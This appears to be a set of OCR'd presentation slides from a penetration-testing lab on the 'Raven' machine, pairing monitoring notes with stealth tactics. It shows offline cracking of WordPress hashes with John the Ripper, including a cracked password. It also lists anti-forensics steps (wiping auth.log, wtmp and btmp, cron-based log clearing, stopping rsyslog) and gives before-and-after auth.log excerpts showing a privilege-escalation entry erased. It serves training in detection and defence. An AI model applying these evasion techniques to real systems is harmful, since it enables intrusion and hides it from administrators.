
Stealth Exploitation of Brute Force Attack

Monitoring Overview

- The Excessive HTTP Errors alert can detect Brute Force Attacks online.
- This alert measures HTTP status codes; specifically error codes.
- These alerts fire when the status code is above 400 within a 5 minute period.

Mitigating Detection

- Offline Brute Force Attacks can be executed to avoid triggering an alert.
- This requires the attacker to have a copy of the password hashes to crack
- Programs like John the Ripper can brute force these directly from the local machine



```
root@Kali:/usr/share/wordlists# john --wordlist=rockyou.txt ~/Downloads/wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
█
```

Stealth Exploitation of Privilege Escalation & Persistence


Monitoring Overview

- No alert was created in Kibana to detect this activity
- Privilege Escalation and persistence may be detected by analyzing log files in Linux such as:
  - /var/log/auth.log - tracks sudo logins, sudo commands executed, ssh logins and other errors
  - /var/log/wtmp - tracks all users logged in and out since creation
  - /var/log/btmp - tracks bad login attempts

Mitigating Detection

- Remove any incriminating activity from the aforementioned logs
- Use cron jobs to wipe log data frequently to clear tracks after logging out
- Lockout root from changing crontab file by creating a cron.deny file
- Disable logging: >>root: service rsyslog stop


Auth.log Cleanup - Before



```
May 12 05:31:22 raven sshd[1829]: Accepted password for steven from 192.168
.1.90 port 50060 ssh2
May 12 05:31:22 raven sshd[1829]: pam_unix(sshd:session): session opened fo
r user steven by (uid=0)
May 12 05:31:22 raven sshd[1829]: pam_unix(sshd:session): session closed fo
r user steven
May 12 09:48:31 raven sshd[1510]: Accepted password for steven from 192.168
.1.90 port 38288 ssh2
May 12 09:48:31 raven sshd[1510]: pam_unix(sshd:session): session opened fo
r user steven by (uid=0)
May 12 09:49:04 raven sudo:   steven : TTY=pts/0 ; PWD=/home/steven ; USER=
root ; COMMAND=/usr/bin/python -c import pty;pty.spawn("/bin/bash") id
May 12 09:49:04 raven sudo: pam_unix(sudo:session): session opened for user
 root by steven(uid=0)
May 12 09:52:39 raven sudo:     root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=/usr/sbin/adduser azadmin
May 12 09:55:18 raven sudo:     root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=list
May 12 09:56:09 raven sudo:     root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=/usr/sbin/usermod -aG sudo azadmin
May 12 09:56:18 raven sudo:     root : TTY=pts/1 ; PWD=/home/steven ; USER=
root ; COMMAND=list
May 12 10:06:59 raven sshd[1510]: pam_unix(sshd:session): session closed fo
r user steven
```

May 12 09:49:04

Auth.log Cleanup - After



```
May 12 09:09:01 raven CRON[1328]: pam_unix(cron:session): session closed for user root
May 12 09:17:01 raven CRON[1378]: pam_unix(cron:session): session opened for user root by (uid=0)
May 12 09:17:01 raven CRON[1378]: pam_unix(cron:session): session closed for user root
May 12 09:20:01 raven CRON[1385]: pam_unix(cron:session): session opened for user smmsp by (uid=0)
May 12 09:20:01 raven CRON[1385]: pam_unix(cron:session): session closed for user smmsp
May 12 09:39:01 raven CRON[1437]: pam_unix(cron:session): session opened for user root by (uid=0)
May 12 09:39:01 raven CRON[1437]: pam_unix(cron:session): session closed for user root
May 12 09:40:01 raven CRON[1474]: pam_unix(cron:session): session opened for user smmsp by (uid=0)
May 12 09:40:01 raven CRON[1474]: pam_unix(cron:session): session closed for user smmsp
May 12 09:48:08 raven sshd[1184]: Received disconnect from 192.168.1.90: 11: disconnected by
May 12 09:48:08 raven sshd[1182]: pam_unix(sshd:session): session closed for user michael
May 12 09:52:39 raven sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
May 12 09:52:40 raven groupadd[1528]: group added to /etc/group: name=azadmin, GID=1003
May 12 09:52:40 raven groupadd[1528]: group added to /etc/gshadow: name=azadmin
May 12 09:52:40 raven groupadd[1528]: new group: name=azadmin, GID=1003
May 12 09:52:40 raven useradd[1532]: new user: name=azadmin, UID=1003, GID=1003, home=/home/azadmin, shell=/bin/bash
May 12                                              tok): password changed for azadmin
May 12                                              nformation
May 12                                              n closed for user root
May 12                                              n opened for user root by (uid=0)
May 12                                              p 'sudo'
May 12                                              low group 'sudo'
May 12                                              n closed for user root
May 12                                              session op
May 12                                              session cl
May 12                                              n closed f
May 12                                              192.168.1
May 12                                              admin from
May 12 10:07:17 raven sshd[1594]: pam_unix(sshd:session): session opened for user azadmin by (uid=0)
May 12 10:07:26 raven sudo:  azadmin : TTY=pts/0 ; PWD=/home/azadmin ; USER=root ; COMMAND=list
May 12 10:09:01 raven CRON[1615]: pam_unix(cron:session): session opened for user root by (uid=0)
```

No entry for May 12 09:49:04

